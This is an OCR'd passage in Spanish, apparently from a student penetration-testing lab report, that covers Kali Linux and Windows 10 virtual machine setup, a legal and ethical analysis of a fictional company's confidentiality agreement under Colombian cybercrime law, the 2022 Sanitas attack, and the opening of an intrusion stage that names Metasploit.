
Imagen 2: Instalación de Virtual Box



Fuente: Autor

Paso 2: Instalación y configuración de la máquina virtual de Kali-Linux
Lo primero que hay que tener en cuenta es las características sobre la cual se desea instalar y tenemos en cuenta lo siguiente:
Se realiza la configuración con el nombre de la máquina (Kali Linux), Tipo Linux, Versión Debian 64-bit


Imagen 3: Tipo de instalación de Kali-Linux



Fuente: Autor

Se asigna un recurso de 4 de ram para el funcionamiento del proceso esperado como lo muestra la gráfica


Imagen 4: Asignación de recurso ram Kali-Linux



Fuente: Autor

Y 80 gigas de almacenamiento suficiente para desarrollar de forma correcta el ejercicio.


Imagen 5: Asignación almacenamiento físico Kali-Linux



Fuente propia

Paso 3: Ingreso a la máquina virtual de Kali Linux, esta se realiza a través del usuario: Kali y contraseña: Kali de la siguiente forma:


Imagen 6: Ingreso al Kali-Linux



Fuente: Autor

Una vez se ingresa al Kali Linux, se configura la tarjeta de red para que esta pueda tener acceso a la otra máquina virtual de Windows, a través de la conexión de (Adaptador puente).
Como se observa en el Kali Linux se le asigna un direccionamiento ip 192.168.1.6, con el mismo segmento que se tiene la segunda máquina virtual con el fin de poder conformar una red que permita tener acceso y realizar el proceso requerido.


Imagen 7: Configuración tipo de red



Fuente: Autor

La ip asignada a la segunda máquina virtual es la 192.168.1.6 (Windows), se realiza la prueba de conexión con resultado exitoso.

Imagen 8: Prueba de conectividad a la máquina de Windows




Fuente: Autor

Paso 4: Ingreso a la máquina virtual de Windows 10, se ingresa con usuario: Erledy y contraseña: Erledy

Se valida al igual que la máquina anterior el tipo de conexión y se observa que direccionamiento arroja (192.168.1.3)


Imagen 9: Tipo de conexión de Windows 10



Fuente: Autor

Se realiza la prueba de conectividad hacia la máquina de Kali-Linux y se obtiene el siguiente resultado

Imagen 10: Prueba de conectividad con Kali-Linux




Fuente: Autor

Por último, se verifica las características de la máquina de Windows a tener en cuenta con los requisitos mínimos exigidos.

Se instala con el nombre de WIN10, bajo la versión de Windows 10 de 64-bit, con 4 de memoria ram.


Imagen 11: Recursos asignados de ram para Windows 10



Fuente: Autor

Se asigna espacio de almacenamiento en disco duro de 25 gigas para realizar este proceso

Imagen 12: Asignación almacenamiento físico en Windows 10



Fuente: Autor

2.6 ETAPA 2: ACTUACIÓN Y ÉTICA LEGAL

2.7 ANÁLISIS LEGAL

El análisis del anexo 2 con respecto al escenario 2, se encuentran varios aspectos los cuales son ilegales y poco ético para la organización HackerHouse, relacionado básicamente con el abogado quien fue despedido por irregularidades cometidas por él, rompiendo con el código ético, y de esta manera validar que el acuerdo de confidencialidad carece de importancia y validez y debe ser generado por personal ético y avalado por el departamento de Talento humano de la empresa HackerHouse, igual de realizarse un estudio y análisis sobre el personal de Talento humano, ya que ellos también como el abogado han infringido el código de ética al no revisar de manera adecuada todos los procesos que están relacionado con el tema de contratación de personal con el fin de fortalecer el equipo de trabajo de seguridad informática, en este contexto se puede hacer relación con el código de ética en el artículo 35, donde hace referencia a "deberes de los profesionales para con la dignidad de sus profesiones. Son deberes de los profesionales de quienes trata este Código para con la dignidad de sus profesiones"[7]

Para el Anexo 3 – Acuerdo se realiza un análisis minucioso resaltando los párrafos que se tornan ilegales dentro del acuerdo de confidencialidad para la organización HackerHouse:

Clausula primera: se debe tener en cuenta la ilegalidad donde se refiere que no se puede divulgar los procesos ilegales, donde esto puede generar muchos inconvenientes y hacernos partícipes de algo mal hecho dentro de la organización HackerHouse.

Clausula Cuarta (ítem3): "No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros" el denunciar esta acción nos convierte automáticamente en cómplices de apropiación ilegal de información de la organización.

(Ítem4): "Responder por el mal uso que le den sus representantes a la **información confidencial",** En este caso tenemos que asumir estas responsabilidades del uso inadecuado que emiten los altos directivos, ya que es nuestra responsabilidad como profesionales que somos de revisar cada uno de los procesos emitidos por ellos.

(Ítem6): "La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse", en este caso la empresa no nos puede obligar a que divulguemos

algo ilegal que esté sucediendo dentro de la organización, ya que esto iría en contra de nuestra ética.

2.8 LEY COLOMBIANA Y ARTÍCULO DE PROCESO ILEGAL EN EL ANEXO 3

De acuerdo al análisis realizado en el anexo 3 se deduce que hay violaciones de tipo ilegal relacionado con los siguientes artículos.

- Artículo 269A: Acceso Abusivo a un sistema informático[8].
- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación[8].
- Artículo 269C: Interceptación de datos informáticos[8].
- Artículo 269F: Violación de datos personales[8].
- Artículo 269I: Hurto por medios informáticos[8].

2.9 ACEPTACIÓN DE CONTRATO Y ACUERDO DE CONFIDENCIALIDAD DE LA ORGANIZACIÓN HACKERHOUSE

El sueldo para los puestos de Red Team y Blue Team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería?
Aunque es muy atractivo el salario, considero que no es ético aceptar esta este puesto ya que iría en contra el código ético que establece en COPNIA para los principios y valores que allí se refiere, es importante resaltar que el profesional ante todo debe ser ético y no ir en contra de los principios que afecte cualquier tipo de proceso hasta llegar al punto de ser condenados por estos hechos, teniendo en cuenta además que la confidencialidad es la garantía de que la información personal deberá ser protegida para que no sea divulgada sin consentimiento de la persona.
Haciendo énfasis en el siguiente artículo
“ARTÍCULO 34. PROHIBICIONES ESPECIALES A LOS PROFESIONALES RESPECTO DE LA SOCIEDAD[1]. Son prohibiciones especiales a los profesionales respecto de la sociedad: a) Ofrecer o aceptar trabajos en contra de las disposiciones legales vigentes, o aceptar tareas que excedan la incumbencia que le otorga su título y su propia preparación”

[7]Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [sitio web], Consultado 14 de agosto de 2023, disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

[8]Ley 1273 de 2009, [sitio web], 05 de enero de 2009, consultado del 14 de agosto de 2023, disponible en https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

2.10 IMPLICACIONES LEGALES Y ÉTICAS DE CIBERCRIMEN EN COLOMBIA

El 28 de noviembre del año 2022, se presentó un cibercrimen a la empresa "Sanitas", de acuerdo a las investigaciones exhaustivas por personal capacitado en evaluar este tipo de crímenes argumentaron que varios piratas informáticos RamsonHouse ejecutaron un hackeo de cierta información, pero por alto grado de seguridad que maneja la empresa no pudieron acceder a las historias clínicas y la parte financiera.[9]

Una vez pasa este suceso, la compañía ofrece un parte de seguridad garantizando a los usuarios la continuidad del servicio sin que se sientan afectados o vulnerados los derechos de poder acceder al sistema de salud sin que exista retrasos o pérdida de datos que están relacionados con la salud de muchos colombianos, colocando ante todo la capacidad que tienen los profesionales de seguridad informático de contrarrestar y repeler este tipo de ataques, poniendo en custodia el activo más importante de una organización "La información".

Muchas empresas u organizaciones no le dan la importancia de realizar inversiones de índole de seguridad informático, más que un gasto es una inversión para proteger los datos y los diferentes tipos de información, es allí donde es necesario contratar el personal idóneo con capacidades suficientes de garantizar el funcionamiento y continuidad de negocio, y estar en constante actualización para que los ataques realizado por los ciberdelincuentes sea aún más difícil de ingresar a los sistemas informáticos.

Cabe aclarar que "RamsonHouse", es un grupo de criminales organizados de España dedicado a realizar el tipo de ataques del robo de información y posterior a esto pedir rescate económico, incurriendo en la a y lo poco ético que se hace a través de este tipo de ataques.

En este caso debemos tener cuenta lo que dice la ley 1273 de 2009 en el Capítulo 1, artículo 269C "Interceptación de datos informáticos", dado esto se considera el acceso a los sistemas informáticos sin previa autorización con el fin de robar información[10].

También es necesario nombrar del Capítulo II, Artículo 269J "Transferencia no consentida de activos", es importante resaltar que este apartado hace referencia al hurto sin autorización de activos informáticos con fines lucrativos, y esto fue lo que sucedió exactamente en la compañía "Sanitas".

_____

[9]Las empresas que han sido blanco de ciberataques en Colombia en el último año, [sitio web], 25 de enero de 2023, Consultado el 14 de agosto de 2023, disponible en https://www.larepublica.co/empresas/las-empresas-que-han-sido-blanco-de-ciberataques-en-colombia-en-el-ultimo-ano-3529667

[10]Ley 1273 de 2009, [sitio web], 05 de enero de 2009, consultado del 14 de agosto de 2023, disponible en https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

2.11 ETAPA 3: EJECUCIÓN PRUEBAS DE INTRUSIÓN


2.12 HERRAMIENTAS UTILIZADAS PARA EL ANEXO 4 ESCENARIO 3

Para el administrador del sistema informático de la organización HackerHouse es un reto interesante poder descubrir que proceso se utiliza, ya que se vulnera uno de los equipos de Windows 10 ingresando a este eliminando un archivo el cual estaba ubicado en el escritorio del equipo, lo primero que se va a determinar es listar las herramientas que se tuvo en cuenta para la ejecución de este ataque ocasionado por medio del Payload a través del METASPLOIT.

Sistemas operativos, en este caso se utilizaron dos máquinas virtuales uno con la configuración de Kali-Linux y el otro con Windows 10 con una arquitectura de X64.

Kali-Linux: Marco de trabajo de "hacker de sombrero blanco"; una versión bifurcada del sistema operativo Linux - utilizado para pruebas de penetración (contiene más de 600 herramientas de pruebas de penetración) y auditoría de seguridad.

Imagen 13. Verificación direccionamiento ip de Kali-Linux

